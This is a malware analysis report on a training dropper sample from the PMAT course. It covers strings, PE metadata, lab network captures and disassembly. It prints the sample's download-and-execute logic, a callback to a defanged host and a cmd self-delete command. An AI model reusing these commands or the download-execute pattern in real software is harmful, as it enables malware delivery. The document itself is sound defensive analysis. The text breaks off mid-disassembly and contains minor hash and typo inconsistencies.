



Practical Malware Analysis & Triage

Malware Analysis Report

Dropper.DownloadFromURL.exe
Malware

March 2024 | Jarrett Sams | v1.0



Table of Contents

Table of Contents	2
Executive Summary	3
High-Level Technical Summary	4
Malware Composition.....	5
Dropper.DownloadFromURL.exe:	Error! Bookmark not defined.
CR433101.dat.exe:	5
Basic Static Analysis.....	6
Basic Dynamic Analysis	10
Advanced Static Analysis.....	13
Advanced Dynamic Analysis.....	17
Indicators of Compromise	22
Network Indicators	22
Host-based Indicators	25
Appendices.....	27
A. Yara Rules	27
B. Callback URLs	28
C. Decompiled Code Snippets	28



Executive Summary

SHA256 hash	92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cflfda8a
-------------	--

Dropper.DownloadFromURL.exe (renamed from “Malware.Unknown.exe”) is a dropper malware sample. It is a C++-compiled dropper that runs on the x86 Windows operating system. It consists of two payloads that are executed in succession following a successful spearphishing attempt. Symptoms of infection include infrequent beaconing to any of the URLs listed in Appendix B, a cmd.exe pop-up that disappears after a few seconds, and an executable named “CR433101.dat.exe” appearing in the %Users\Public\Documents% directory.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.



High-Level Technical Summary

Dropper.DownloadFromURL consists of two parts: a first-stage dropper file and the downloaded second-stage executable. It first attempts to contact its callback URL (hxxp://ssl-6582datamanager[.]helpdeskbro[.]local/favicon.ico). If unsuccessful, the malware sample will self-delete itself from the disk. If the domain callback is successful, the malware downloads its second-stage payload (CR433101.dat.exe), opens a HTTP socket to (presumably) the C&C infrastructure (hxxp://huskyhacks[.]dev), and executes the second-stage payload. Note that since this analysis was performed in a lab environment using an Internet simulator, the second-stage payload did not contain anything.

Dropper.DownloadFromURL

CR433101.dat.exe

Attempts to contact its
callback URL hxxp://ssl-
6582datamanager[.]helpde
skbro[.]local/favicon.ico

If **unsuccessful**, the
malware sample will self-
delete itself from the disk.

If **successful**, downloads
CR433101.dat.exe file to
%Users\Public\Documents
% directory.

Opens HTTP socket to
(presumably) the C&C
infrastructure
hxxp://huskyhacks[.]dev

Executes CR433101.dat.exe
file.

I'm guessing this would
be shellcode or
something to send back
to the huskyhacks
domain, but is blank due
to lab environment.



Malware Composition

Dropper.DownloadFromURL consists of the following components:

File Name	SHA256 Hash
Dropper.DownloadFromURL.exe	92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a
CR433101.dat.exe	c090fad79bc646b4c8573cb3b49228b96c5b7c93a50f0e3b2be9839ed8b2dd8b

Dropper.DownloadFromURL.exe

The initial executable that runs after a successful spearphish. It first attempts to contact its callback URL (hxxp://ssl-6582datamanager[.]helpdeskbro[.]local/favicon.ico). If unsuccessful, the malware sample will self-delete itself from the disk. If the domain callback is successful, the malware downloads its second-stage payload, opens a HTTP socket to (presumably) the C&C infrastructure (hxxp://huskyhacks[.]dev), and executes the second-stage payload.

CR433101.dat.exe:

The second-stage file that would normally contain the payload to execute, presumably to interact with hxxp://huskyhacks[.]dev in some fashion.



Basic Static Analysis

SHA256: 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a

(**Malware.Unknown/Dropper.DownloadFromURL**),

c090fad79bc646b4c8573cb3b49228b96c5b7c93a50f0e3b2be9839ed8b2dd8b









































(**CR433101.dat.exe**)

MD5: 1d8562c0adcae734d63f7baaca02f7c (**Malware.Unknown/Dropper.DownloadFromURL**),

1c2d74bc643b9d2129545bd56badefbf (**CR433101.dat.exe**)

VirusTotal: 52/69 security vendors flagged this file as malicious

PhishBotan: 52/69 security vendors flagged this file as malicious

Popular threat label  trojan.bulz/delfiles		Threat categories   		Family labels   	
Security vendors' analysis 				Do you want to a	
AhnLab-V3	 Trojan/Win.Generic.C4738248	Alibaba	 TrojanDownloader.Win32/SelfDel.bec59e...		
ALYac	 Gen:Variant.Bulz.801065	Antiy-AVL	 Trojan/Win32.SelfDel		
Arcabit	 Trojan.Bulz.DC3929	Avast	 Win32:Malware-gen		
AVG	 Win32:Malware-gen	Avira (no cloud)	 TR/DelFiles.vdmja		
BitDefender	 Gen:Variant.Bulz.801065	Bkav Pro	 W32.AIDetect/Malware		
CrowdStrike Falcon	 Win/malicious_confidence_100% (W)	Cybereason	 Malicious.Oe7243		
Cylance	 Unsafe	Cynet	 Malicious (score: 100)		
DeepInstinct	 MALICIOUS	DrWeb	 Trojan.MulDrop19.15754		
Elastic	 Malicious (high Confidence)	Emsisoft	 Gen:Variant.Bulz.801065 (B)		
eScan	 Gen:Variant.Bulz.801065	ESET-NOD32	 Win32/TrojanDownloader.Small.BKM		
Fortinet	 W32/PossibleThreat	GData	 Gen:Variant.Bulz.801065		
Google	 Detected	Gridinsoft (no cloud)	 Ransom.Win32.Sabsik.oals1		
Ikarus	 Trojan-Downloader.Win32.Small	Jiangmin	 Trojan.Jobutye.I		
K7AntiVirus	 Trojan-Downloader (0058a8611)	K7GW	 Trojan-Downloader (0058a8611)		
Kaspersky	 HEUR:Trojan.Win32.SelfDel.gen	Lionic	 Trojan.Win32.DelFiles.41c		
Malwarebytes	 Trojan.SelfDelete	MaxSecure	 Trojan.Malware.73875556.susgen		

VirusTotal vendor analysis

32-bit PE file (Magic byte: MZ)

Written in C++

Windows DLLs/APIs (sus **API/DLL** highlighted): GetModuleFileNameW, CloseHandle, **CreateProcessW**, KERNEL32.dll, ShellExecuteW, SHELL32.dll, MSVCPP140.dll, **URLDownloadToFileW**, **urlmon.dll**, InternetOpenUrlW, **InternetOpenW**, **WININET.dll**, **GetCurrentProcess/GetCurrentProcessId**, **GetCurrentThreadId**, GetSystemTimeAsFileTime, IsDebuggerPresent, **TerminateProcess**



Floss strings

- C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release\DownloadFromURL.pdb
- cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
- hxxp://ssl-6582datamanager[.]helpdeskbro[.]local/favicon.ico
- C:\Users\Public\Documents\CR433101.dat.exe
- Mozilla/5.0
- hxxp://huskyhacks[.]dev
- ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe

property	value
footprint > sha256	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A
first-bytes > hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes > text	MZ@
file > size	12288 bytes
entropy	5.719
signature	Microsoft Visual C++
tooling	Visual Studio 2008
file-type	executable
cpu	32-bit
subsystem	console
file-version	n/a
description	n/a
stamps	
compiler-stamp	Sat Sep 04 18:11:12 2021 UTC
debug > stamp	Sat Sep 04 18:11:12 2021 UTC
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
file-names	
export	n/a
debug	DownloadFromURL.pdb
version	n/a
manifest	n/a
.NET > module	n/a

PEStudio file architecture summary



indicator (24)	detail	level
libraries > flag > name	OLE32 Extensions for Win32	1
libraries > flag > name	Internet Extensions for Win32 Library	1
imports > flag > count	9	1
file > checksum	0x00000000	2
groups > API	dynamic-library, execution, reconnaissance, file, synchronization, exception, network, memory	2
string > URL	http://ssl-6582datamanager.helpdeskbro.local/favicon.ico	2
string > URL	http://huskyhacks.dev	2
mitre > technique	T1106, T1057, T1124, T1082, T1059, T1018	2
file > entropy	5.719	3
file > signature	Microsoft Visual C++	3
file > footprint	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A	3
file > size	12288 bytes	3
rich-header > checksum	0x729811B0	3
rich-header > offset	0x00000080	3
rich-header > footprint	7CCBB8D96391445204E763AB63E0DCA7B288D05752C74CE14772095C15A15037	3
file > tooling	Visual Studio 2008	3
security > protection	data-execution-prevention (DEP) > ON	3
security > protection	control-flow-guard (CFG) > OFF	3
security > protection	address-space-layout-randomization (ASLR) > ON	3
debug > streams	3	3
debug > file-name	C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release\DownloadFromURL.pdb	3
security > protection	code-integrity (CI) > OFF	3
file > subsystem	console	3
imphash > md5	F2D1B81B70ADF3F2DCCC6D462AE64DC4	3

PEStudio indicators summary

library (11)	duplicate (0)	flag (2)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (52)	group	description
urlmon.dll	-	×	0x00003A18	0x000030F4	implicit	1	network	OLE32 Extensions for Win32
WININET.dll	-	×	0x00003994	0x00003070	implicit	2	network	Internet Extensions for Win32 Library
KERNEL32.dll	-	-	0x00003924	0x00003000	implicit	15	-	Windows NT BASE API Client
SHELL32.dll	-	-	0x00003978	0x00003054	implicit	1	-	Windows Shell Library
MSVCP140.dll	-	-	0x00003964	0x00003040	implicit	4	-	Microsoft C Runtime Library
VCRUNTIME140.dll	-	-	0x00003980	0x0000305C	implicit	4	-	Microsoft C Runtime Library
api-ms-win-crt-s...	-	-	0x00003A08	0x000030E4	implicit	3	-	n/a
api-ms-win-crt-t...	-	-	0x000039B8	0x00003094	implicit	19	-	n/a
api-ms-win-crt-...	-	-	0x000039B0	0x0000308C	implicit	1	-	n/a
api-ms-win-crt-l...	-	-	0x000039A8	0x00003084	implicit	1	-	n/a
api-ms-win-crt-h...	-	-	0x000039A0	0x0000307C	implicit	1	-	n/a

PEStudio libraries summary

imports (52)	flag (9)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (8)	technique (4)	type (1)	ordinal (0)	library (11)
GetCurrentProcessId	×	0x00003EB4	0x00003EB4	536 (0x0218)	reconnaissance	T1057 Process Discovery	implicit	-	KERNEL32.dll
URLDownloadToFileW	×	0x00003ADE	0x00003ADE	116 (0x0074)	network	-	implicit	-	urlmon.dll
InternetOpenW	×	0x00003B14	0x00003B14	201 (0x00C9)	network	-	implicit	-	WININET.dll
InternetOpenUrlW	×	0x00003B00	0x00003B00	200 (0x00C8)	network	-	implicit	-	WININET.dll
CreateProcessW	×	0x00003A44	0x00003A44	229 (0x00E5)	execution	T1106 Execution through API	implicit	-	KERNEL32.dll
GetCurrentThreadId	×	0x00003ECA	0x00003ECA	540 (0x021C)	execution	T1057 Process Discovery	implicit	-	KERNEL32.dll
TerminateProcess	×	0x00003E6A	0x00003E6A	1420 (0x058C)	execution	-	implicit	-	KERNEL32.dll
GetCurrentProcess	×	0x00003E56	0x00003E56	335 (0x0017)	execution	T1057 Process Discovery	implicit	-	KERNEL32.dll
ShellExecuteW	×	0x00003A64	0x00003A64	439 (0x01B7)	execution	T1106 Execution through API	implicit	-	SHELL32.dll
InitializeListHead	-	0x00003EFA	0x00003EFA	867 (0x0363)	synchronization	-	implicit	-	KERNEL32.dll
IsProcessorFeaturePresent	-	0x00003E7E	0x00003E7E	902 (0x0386)	reconnaissance	-	implicit	-	KERNEL32.dll
IsDebuggerPresent	-	0x00003F10	0x00003F10	895 (0x037F)	reconnaissance	T1082 System Information Discovery	implicit	-	KERNEL32.dll
QueryPerformanceCounter	-	0x00003E9A	0x00003E9A	1101 (0x044D)	reconnaissance	-	implicit	-	KERNEL32.dll
memset	-	0x00003B64	0x00003B64	72 (0x0048)	memory	-	implicit	-	VCRUNTIME14...
GetSystemTimeAsFileTime	-	0x00003EE0	0x00003EE0	745 (0x02E9)	file	T1124 System Time Discovery	implicit	-	KERNEL32.dll
UnhandledExceptionFilter	-	0x00003E1C	0x00003E1C	1453 (0x05AD)	exception	-	implicit	-	KERNEL32.dll
SetUnhandledExceptionFilter	-	0x00003E38	0x00003E38	1389 (0x056D)	exception	-	implicit	-	KERNEL32.dll
GetModuleFileNameW	-	0x00003A20	0x00003A20	628 (0x0274)	dynamic-library	-	implicit	-	KERNEL32.dll
GetModuleHandleW	-	0x00003F24	0x00003F24	632 (0x0278)	dynamic-library	-	implicit	-	KERNEL32.dll
CloseHandle	-	0x00003A36	0x00003A36	134 (0x0086)	-	-	implicit	-	KERNEL32.dll

PEStudio imports summary



encoding (c)	size (bytes)	location	tiag (y)	label (o /)	group (a)	technique (o)	value (c33)
ascii	19	.rdata	x	import	reconnaissance	T1057 Process Discovery	GetCurrentProcessId
ascii	17	.rdata	x	import	network	-	URLDownloadToFile
ascii	15	.rdata	x	import	network	-	InternetOpenUrl
ascii	12	.rdata	x	import	network	-	InternetOpen
ascii	13	.rdata	x	import	execution	T1106 Execution through API	CreateProcess
ascii	12	.rdata	x	import	execution	T1106 Execution through API	ShellExecute
ascii	17	.rdata	x	import	execution	T1057 Process Discovery	GetCurrentProcess
ascii	16	.rdata	x	import	execution	-	TerminateProcess
ascii	18	.rdata	x	import	execution	T1057 Process Discovery	GetCurrentThreadId
ascii	19	.rdata	-	import	synchronization	-	InitializeListHead
ascii	25	.rdata	-	import	reconnaissance	-	IsProcessorFeaturePresent
ascii	23	.rdata	-	import	reconnaissance	-	QueryPerformanceCounter
ascii	17	.rdata	-	import	reconnaissance	T1082 System Information Discovery	IsDebuggerPresent
ascii	10	.rdata	-	file	network	-	urlmon.dll
ascii	11	.rdata	-	file	network	-	WININet.dll
ascii	6	.rdata	-	-	memory	-	memset
ascii	23	.rdata	-	import	file	T1124 System Time Discovery	GetSystemTimeAsFileTime
ascii	24	.rdata	-	import	exception	-	UnhandledExceptionFilter
ascii	27	.rdata	-	import	exception	-	SetUnhandledExceptionFilter
ascii	17	.rdata	-	import	dynamic-library	-	GetModuleFileName
ascii	15	.rdata	-	import	dynamic-library	-	GetModuleHandle
unicode	59	.rdata	-	utility	-	T1059 Command-Line Interface	<code>cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"</code>
unicode	76	.rdata	-	utility	-	T1018 Remote System Discovery	<code>ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe</code>
unicode	4	.rdata	-	utility	-	-	<code>open</code>
unicode	11	.rdata	-	user-agent	-	-	Mozilla/5.0
unicode	21	.rdata	-	url-pattern	-	-	http://huskyhacks.dev

PEStudio strings summary



Basic Dynamic Analysis

Initial detonation (no internet), procmon running. Command prompt windows pops up for a second, then disappears. Malware then self-destructs.

Procmon.exe (1652) Process Monitor C:\Tools\sysintem... Sysinternals - ww... DESKTOP-AH4G... "C:\Tools\sysinter... 2/26/2024 9:56:1... n/a

Procmon64.exe (6908) Process Monitor C:\Users\NIGHT... Sysinternals - ww... DESKTOP-AH4G... "C:\Users\NIGHT... 2/26/2024 9:56:1... n/a

Malware.Unknown.exe (1848) Console Window ... C:\Users\nightn... DESKTOP-AH4G... "C:\Users\nightn... 2/26/2024 9:57:3... 2/26/2024 9:57:3...

Conhost.exe (6652) Console Window ... C:\Windows\Syst... Microsoft Corporat... DESKTOP-AH4G... "C:\Windows\Syst... 2/26/2024 9:57:3... 2/26/2024 9:57:3...

cmd.exe (7076) Windows Comma... C:\Windows\Sys... Microsoft Corporat... DESKTOP-AH4G... cmd.exe /C ping 1... 2/26/2024 9:57:3... 2/26/2024 9:57:3...

Conhost.exe (6888) Console Window ... C:\Windows\Syst... Microsoft Corporat... DESKTOP-AH4G... "C:\Windows\Syst... 2/26/2024 9:57:3... 2/26/2024 9:57:3...

PING.EXE (1708) TCP/IP Ping Com... C:\Windows\Sys... Microsoft Corporat... DESKTOP-AH4G... ping 1.1.1.1 -n 1 -... 2/26/2024 9:57:3... 2/26/2024 9:57:3...

Idle (0) Idle 2/26/2024 11:07:00... n/a

System (4) System NT AUTHORITY\... 2/26/2024 11:07:00... n/a

Registry (100) Registry NT AUTHORITY\... 2/26/2024 11:07:00... n/a

ams.exe (324) Windows Session ... C:\Windows\Syst... Microsoft Corporat... NT AUTHORITY\... \SystemRoot\Syst... 2/26/2024 11:07:00... n/a

csrss.exe (516) Client Server Run... C:\Windows\sys... Microsoft Corporat... NT AUTHORITY\... %SystemRoot%\s... 2/26/2024 11:07:00... n/a

winlogon.exe (588) Windows Logon A... C:\Windows\sys... Microsoft Corporat... NT AUTHORITY\... winlogon.exe 2/26/2024 11:07:00... n/a

fontdrvhost.exe (816) Usermode Font Dr... C:\Windows\sys... Microsoft Corporat... Font Driver Host\... "fontdrvhost.exe" 2/26/2024 11:07:00... n/a

dwm.exe (360) Desktop Window ... C:\Windows\sys... Microsoft Corporat... Window Manager... "dwm.exe" 2/26/2024 11:07:00... n/a

Description: Windows Command Processor

Company: Microsoft Corporation

Path: C:\Windows\SysWOW64\cmd.exe

Command: cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\nightninja\Desktop\Malware.

User: DESKTOP-AH4GN44\nightninja

PID: 7076 Started: 2/26/2024 9:57:32 AM

Exited: 2/26/2024 9:57:35 AM

Self-destruct command in Procmon

Detonation with Internet (inetsim), procmon, and Wireshark running. Witnessed domain callback for `hxxp://ssl-6582datamanager[.helpdeskbro[.local]`.

No.	Time	Source	Destination	Protocol	Length	Info
11	0.338583097	10.10.100.3	10.10.100.4	TCP	54	80 → 49819 [ACK] Seq=249 Ack=113 Win=64256 Len=0
12	1.808225085	10.10.100.4	10.10.100.3	DNS	98	Standard query 0xd686 A ssl-6582datamanager.helpdeskbro[.local
13	1.815938377	10.10.100.3	10.10.100.4	DNS	114	Standard query response 0xd686 A ssl-6582datamanager.helpdeskbro[.local A 10.10.100.3
14	1.834626030	10.10.100.4	10.10.100.3	TCP	66	49820 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
15	1.834671345	10.10.100.3	10.10.100.4	TCP	66	80 → 49820 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128

Frame 13: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface enp0s3, id 0

Ethernet II, Src: PcsCompu_03:80:69 (08:00:27:03:80:69), Dst: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5)

Internet Protocol Version 4, Src: 10.10.100.3, Dst: 10.10.100.4

User Datagram Protocol, Src Port: 53, Dst Port: 63214

Domain Name System (response)

Transaction ID: 0xd686

Flags: 0x8500 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

Queries

ssl-6582datamanager.helpdeskbro[.local: type A, class IN

Answers

ssl-6582datamanager.helpdeskbro[.local: type A, class IN, addr 10.10.100.3

[Request In: 12]

[Time: 0.007713292 seconds]

Domain callback in Wireshark



Also witnessed hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico being downloaded via HTTP requests. There's also requests to hxxp://huskyhacks[.]dev (possible C&C domain/infrastructure?).

No.	Time	Source	Destination	Protocol	Length	Info
17	1.836877840	10.10.100.4	10.10.100.3	HTTP	302	GET /favicon.ico HTTP/1.1
21	1.849513007	10.10.100.3	10.10.100.4	HTTP	252	HTTP/1.1 200 OK (image/x-icon)

▶ Frame 21: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits) on interface enp0s3, id 0
▶ Ethernet II, Src: PcsCompu_03:80:69 (08:00:27:03:80:69), Dst: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5)
▶ Internet Protocol Version 4, Src: 10.10.100.3, Dst: 10.10.100.4
▶ Transmission Control Protocol, Src Port: 80, Dst Port: 49820, Seq: 154, Ack: 249, Len: 198
▶ [2 Reassembled TCP Segments (351 bytes): #19(153), #21(198)]

▼ Hypertext Transfer Protocol

▼ HTTP/1.1 200 OK\r\n

▼ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]

[HTTP/1.1 200 OK\r\n]

[Severity level: Chat]

[Group: Sequence]

Response Version: HTTP/1.1

Status Code: 200

[Status Code Description: OK]

Response Phrase: OK

Date: Mon, 26 Feb 2024 22:15:34 GMT\r\n

Server: INetSim HTTP Server\r\n

Connection: Close\r\n

▼ Content-Length: 198\r\n

[Content length: 198]

Content-Type: image/x-icon\r\n

\r\n

[HTTP response 1/1]

[Time since request: 0.012635167 seconds]

[Request in frame: 17]

[Request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]

File Data: 198 bytes

▼ Media Type

Media type: image/x-icon (198 bytes)

HTTP request to callback domain in Wireshark

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
16	2.635603680	10.10.100.3	10.10.100.4	TCP	54	80 → 50085 [ACK] Seq=353 Ack=250 Win=64128 Len=0
17	2.655100085	10.10.100.4	10.10.100.3	DNS	74	Standard query 0x1206 A huskyhacks.dev
18	2.660176099	10.10.100.3	10.10.100.4	DNS	90	Standard query response 0x1206 A huskyhacks.dev A 10.10.100.3
19	2.662162100	10.10.100.4	10.10.100.3	TCP	66	50086 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
20	2.662203858	10.10.100.3	10.10.100.4	TCP	66	80 → 50086 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1

▶ Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface enp0s3, id 0

▶ Ethernet II, Src: PcsCompu_c2:10:3c (08:00:27:c2:10:3c), Dst: PcsCompu_03:80:69 (08:00:27:03:80:69)

▶ Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3

▶ User Datagram Protocol, Src Port: 56795, Dst Port: 53

▼ Domain Name System (query)

Transaction ID: 0x1206

▶ Flags: 0x0100 Standard query

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 0

▼ Queries

▶ huskyhacks.dev: type A, class IN

[Response in: 18]

Domain callback to possible C&C infrastructure in Wireshark




No.	Time	Source	Destination	Protoc	Length	Info
32	1.948452044	10.10.100.4	10.10.100.3	HTTP	119	GET / HTTP/1.1
36	1.960581744	10.10.100.3	10.10.100.4	HTTP	312	HTTP/1.1 200 OK (text/html)

▶ Frame 32: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface enp0s3, id 0
▶ Ethernet II, Src: PcsCompu_f7:56:f5 (08:00:27:f7:56:f5), Dst: PcsCompu_03:80:69 (08:00:27:03:80:69)
▶ Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3
▶ Transmission Control Protocol, Src Port: 49821, Dst Port: 80, Seq: 1, Ack: 1, Len: 65
▼ Hypertext Transfer Protocol
 GET / HTTP/1.1\r\n
 [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
 [GET / HTTP/1.1\r\n]
 [Severity level: Chat]
 [Group: Sequence]
 Request Method: GET
 Request URI: /
 Request Version: HTTP/1.1
 User-Agent: Mozilla/5.0\r\n\r\n Host: huskyhacks.dev\r\n\r\n [Full request URI: http://huskyhacks.dev/]
 [HTTP request 1/1]
 [Response in frame: 36]

HTTP request to possible C&C infrastructure in Wireshark

Witnessed CR433101.dat.exe file in %\Users\Public\Documents% (the second stage payload).

Time ...	Process Name	PID	Operation	Result	Path	Detail
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME NOT FOU...	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N6BNEI9H	Desired Access: Writ
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N6BNEI9H\favicon[1].ico	Desired Access: Ger
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N6BNEI9H\favicon[1].ico	Desired Access: Ger
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N6BNEI9H\favicon[1].ico	Desired Access: Ger
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\Public\Documents\CR433101.dat.exe	Desired Access: Ger
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N6BNEI9H	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\AppData\Local\Microsoft\Windows\NetCache\IE\N6BNEI9H\275M4XPX.htm	Desired Access: Ger
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Users\nightninja\Desktop	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME NOT FOU...	C:\Users\nightninja\Desktop\PROPSYS.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	FILE LOCKED WI...	C:\Windows\SysWOW64\propsys.dll	SyncType: SyncTyp
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	SyncType: SyncTyp
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	SUCCESS	C:\Windows\SysWOW64\propsys.dll	Desired Access: Rea
2:15:1...	Malware.Unkno...	4468	CreateFile	NAME INVALID	C:\Users\nightninja\Desktop\ping 1.1.1.1 -n 1 -w 3000 -Nul & C:\Users\Public\Documents\CR433101.dat.exe	Desired Access: Rea



CR433101.dat.exe file in Procmon (top) and in %\Users\Public\Documents% (bottom)



Advanced Static Analysis

Opened sample in Cutter.

The **InternetOpenW** API call is used to initialize wininet.dll functions.

```
0x0040109a    push    0
0x0040109c    push    0
0x0040109e    push    0
0x004010a0    push    0
0x004010a2    push    str.Mozilla_5.0 ; 0x403288
0x004010a7    call    dword [InternetOpenW] ; 0x403070
```

```
HINTERNET InternetOpenW(
    [in] LPCWSTR lpszAgent (Mozilla/5.0),
    [in] DWORD dwAccessType (0),
    [in] LPCWSTR lpszProxy (0),
    [in] LPCWSTR lpszProxyBypass (0),
    [in] DWORD dwFlags (0)
);
```

Then, the **URLDownloadToFileW** call is next. This will reach out to the callback domain `hxxp://ssl-6582datamanager[.]helpdeskbro[.]local/favicon.ico` and download the `CR433101.dat.exe` file.

```
0x004010c9    push    0
0x004010cb    push    0
0x004010cd    push    str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010d2    push    str.http:__ssl_6582datamanager.helpdeskbro.local/favicon.ico ; 0x4031b8
0x004010d7    push    0
0x004010d9    call    dword [URLDownloadToFileW] ; 0x4030f4
```

```
HRESULT URLDownloadToFile(
    LPUNKNOWN pCaller (0),
    LPCTSTR szURL (str.hxxp://ssl-6582datamanager[.]helpdeskbro[.]local/favicon.ico),
    LPCTSTR szFileName (str.C:\Users\Public\Documents\CR433101.dat.exe),
    _Reserved_DWORD dwReserved (0),
    LPBINDSTATUSCALLBACK lpfnCB (0)
);
```

If there's Internet connectivity, the EAX register will be 0 (ZF bit=1), and **WILL NOT JUMP** to `0x401142`. Will go to `0x004010e3` instead.

```
0x004010df    test    eax, eax
0x004010e1    jne     0x401142
```



Next, the **InternetOpenURLW** API is called to open an HTTP socket to `hxxp://huskyhacks[.]dev`.

```
0x004010e3    push    eax
0x004010e4    push    0x40000000
0x004010e9    push    eax
0x004010ea    push    eax
0x004010eb    push    str.http:__huskyhacks.dev ; 0x4032a0
0x004010f0    push    dword [data.00404388] ; 0x404388
0x004010f6    call    dword [InternetOpenUrlW] ; 0x403074
```

HINTERNET **InternetOpenUrlW**(

[in] HINTERNET hInternet (**dword** [`data.00404388`]{memory location reference, as the actual memory address will be different when binary is running}),

[in] LPCWSTR lpszUrl (**str.hxxp://huskyhacks[.]dev**),

[in] LPCWSTR lpszHeaders (**eax**),

[in] DWORD dwHeadersLength (**eax**),

[in] DWORD dwFlags (**0x40000000**){memory location reference},

